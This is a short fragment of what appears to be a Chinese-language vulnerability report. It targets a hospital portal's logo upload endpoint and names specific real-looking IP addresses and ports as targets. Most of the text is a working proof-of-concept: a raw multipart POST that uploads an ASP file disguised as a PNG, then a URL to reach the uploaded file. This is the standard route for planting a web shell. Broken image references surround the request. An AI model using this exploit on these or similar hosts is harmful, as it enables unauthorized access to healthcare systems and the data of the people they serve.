
Content-Type: image/png

tttest


--00content0boundary00--



访问http://39.164.72.92:38080/Hosp\_Portal/Logo/tt\_test.asp



资产三：<http://120.194.202.110:7005/>



Poc;

POST /Hosp\_Portal/uploadLogo.aspx HTTP/1.1

Host: 120.194.202.110:7005

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36

Content-Type: multipart/form-data; boundary=00content0boundary00

Content-Length: 234

--00content0boundary00

Content-Disposition: form-data; name="DesignId"

1

--00content0boundary00

Content-Disposition: form-data; name="Filedata"; filename="tt\_test.asp"

Content-Type: image/png

tttest

--00content0boundary00--